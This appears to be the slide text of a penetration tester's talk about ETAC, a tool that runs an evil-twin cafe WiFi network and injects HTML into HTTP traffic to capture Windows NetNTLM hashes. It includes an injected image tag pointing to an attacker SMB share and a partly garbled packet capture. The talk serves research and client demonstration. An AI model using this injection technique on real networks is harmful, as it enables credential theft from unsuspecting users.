# How to: Actually attack computers at cafes

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#### Who am I?

- I'm Felix
- I'm a pen tester




## Why this research?

- Masters degree dissertation
- Client didn't just take my word for it
  - Couldn't find a tool



## **Open WiFi MitM Condition**





## What can you do with MitM conditions

- Listen to the communication
- Change the communication
  - Stop the communication



#### What I set out to do

- Create evil WiFi networks
  - MitM some users
    - Grab creds
- Politely inform my client that they were wrong (and "ner ner nee ner ner")
  - Convinced this would be easy...



## It turns out that encryption is a thing...

- can be done at all the layers
- not much plaintext auth these days
- confirmed I needed another way of getting creds



### The idea

#### Go from this:

Use of Open WiFi:
No attack


Respense from Internet

Response from Internet



### The idea

#### To this:



## What I actually did

- Used a WiFi Pineapple
- Set up a wireless network to simulate a cafe
- Called it "DANGER ZONE DO NOT USE" (and still got random people connecting)



## It looked a bit like this:





## **Developed a tool**

- Butchered someone else's tool into submission (Responder.py in particular)
  - Added my own code
  - Sulked in the corner when it didn't work
    - Repeat
    - Eventually have some success



## My tool

A transparent proxy that injects HTML tags into HTTP responses such as:

<img src="file://evilmachine/share/image.jpg"/>

Couldn't get plaintext creds Got NetNTLM hashes instead

ETAC = Evil Twin Authentication Capture




#### Windows auth


Windows 7 test machine Kept with default config This means IE...

Remember: NetNTLM auth is the goal



#### Windows Auth - The dot rule






## I needed a DNS server



### The final attack flow





## The Challenges

So far so good? Ehhh... not quite



## HTTP is a pain

- Coding this without many libraries
  - Random HTTP status codes
    - Different HTTP versions
      - HTTP request headers

(Compression / Encoding / Caching / Ranges / Connection status / content types)

- "Normal" error handling
- Differences in declared and transparent proxies
  - Response size and browser behaviour
    - Chunking



## Transaction size and chunking

#### Declared size of response:

Content-Length: 244271

#### Chunked Transfer Encoding (CTE):

Transfer-Encoding: chunked Transfer-Encoding: chunked

Response ends with '\r\n0\r\n\r\n'

Response ends with '\r\n0\r\n\r\n'



#### Successes and failures

#### - Active Directory joined vs unjoined

10.9.8.21	49197 10.9.8.200	445 TCP	62 49197→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK PERM=1
10.9.8.200	445 TCP connection	49197 TCP	62 445→49197 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
10.9.8.21	4313	445 TGP	> 54 49197→445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10.9.8.21	49197 initiated	445 SMB	213 Negotiate Protocol Request
10.9.8.200	445 10.9.8.21	40107 TCD	60 445→49197 [ACK] Seq=1 Ack=160 Win=30016 Len=0
10.9.8.200	445 10.9.8.21	Verberes server	260 Negotiate Protocol Response
10.9.8.21	49197 10.9.8.200	Kerberos server	162 Negotiate Protocol Request
10.9.8.200	445 10.9.8.21	discovery fails	60 445→49197 [ACK] Seq=207 Ack=268 Win=30016 Len=0
10.9.8.200	445 10		260 Negotiate Protocol Response
10.9.8.21	558 TCP connection	53 DNS	Standard query 0xf09b SRV _kerberostcp.dcmsdcs.DOMAIN.COM
10.9.8.254	terminated	55830 DNS	140 Standard query response 0xf09b No such name
10.9.8.21	49197 1	445 TCP	54 49197-445 [RST, ACK] Seq=268 Ack=413 Win=0 Len=0



(damn you Kerberos!)

## Summary

- Tool is on GitHub
- Could develop it further
- AD joined workstation = boo
  - Non-AD = yay



## Questions?

x@yg.ht

https://github.com/yg-ht/ETAC (moving to gitlab... brb)

Thanks to all those who's tools I abused

